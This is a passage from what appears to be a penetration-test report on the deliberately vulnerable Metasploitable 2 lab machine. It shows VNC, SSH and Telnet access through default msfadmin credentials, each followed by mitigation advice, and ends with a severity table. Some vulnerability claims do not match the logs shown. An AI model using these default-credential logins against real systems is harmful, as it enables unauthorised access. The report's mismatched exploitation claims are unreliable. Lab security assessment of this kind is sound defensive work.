Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```


TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /home/service

```
root@metasploitable:/# ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# cd hoome
-bash: cd: hoome: No such file or directory
root@metasploitable:/# cd home
root@metasploitable:/home# ls
ftp  msfadmin  service  user
root@metasploitable:/home# cd ftp
root@metasploitable:/home/ftp# ls
root@metasploitable:/home/ftp# cd ..
root@metasploitable:/home# cd service
root@metasploitable:/home/service# ls
root@metasploitable:/home/service#
root@metasploitable:/home/service#
```

Mitigation Recommendations:

- Close Ports: Only keep VNC port 5900 open if necessary.
- Use Secure Methods: Try SSH tunneling to securely forward VNC traffic, preventing unauthorized access and eavesdropping.
- Control Access: Allow only authorized users.
- Monitor Regularly: Watch network traffic for unusual activity.
- Update Software: Keep VNC server and systems up-to-date.

4.


● Port 22 : SSH :

SSH (Secure Shell) is a cryptographic network protocol that provides secure access to a remote computer. It allows users to securely log in and execute commands on a remote machine over an unsecured network.

CVSS V3 Score: Base Score 9.8 (Critical)

Gaining Access


Here I was able to create a connection to the vulnerable system through the open port 22 using telnet



```
┌──(cyber㉿kali)-[~]
└─$ telnet  172.20.10.5  22
Trying 172.20.10.5 ...
Connected to 172.20.10.5.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
```

Exploitation

This vulnerability in allow remote attacker to add smartcard keys to the ssh-agent without any integrity checks



```
┌──(cyber㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@172.20.10.5
The authenticity of host '172.20.10.5 (172.20.10.5)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.20.10.5' (RSA) to the list of known hosts.
msfadmin@172.20.10.5's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Oct  4 04:52:54 2024
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ 
```


Mitigation Recommendations:

- Keep your SSH software up-to-date with the latest patches. For example, upgrade to OpenSSH 9.8p1.
- Implement strong methods like public key authentication and multi-factor authentication (MFA).
- Restrict SSH access to trusted IP addresses and users. Use firewalls to control who can connect on Port 22.
- Regularly monitor and log SSH sessions to detect suspicious activity.
- Prevent direct root login via SSH.
- Use Fail2ban: Use Fail2ban or similar tools to block IP addresses with malicious activity.
- Conduct routine security audits to identify and fix potential issues.

5.

- ## Port 23 : Telnet :


Telnet is a network protocol used to provide text-based communication between devices over a computer network. It was widely used for remote access to computers before the advent of SSH, but it is considered insecure due to its lack of encryption.
CVSS V3 Score: 9.8 (Critical)



```
┌──(cyber㉿kali)-[~]
└─$ telnet  172.20.10.5  23
Trying 172.20.10.5...
Connected to 172.20.10.5.
Escape character is '^]'.
                _                  _       _ _        _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

Exploitation

It allows unauthenticated users to gain root privileges on Port 23/Telnet by default



```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct  4 09:02:38 EDT 2024 from 172.20.10.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █
```

Mitigation Recommendations:

- To enhance security, disable Telnet and use SSH as a secure alternative.
- Implement strong authentication methods to prevent unauthorized access, and regularly monitor and log Telnet sessions for suspicious activity.
- Establish firewall rules to limit access to Port 23 to trusted IP addresses, and perform regular security audits and vulnerability assessments to identify and mitigate potential risks.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.

Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

For a detailed walkthrough and specific exploit examples, please refer to the link

below :

Metasploitable 2 Exploitability Guide by Rapid72.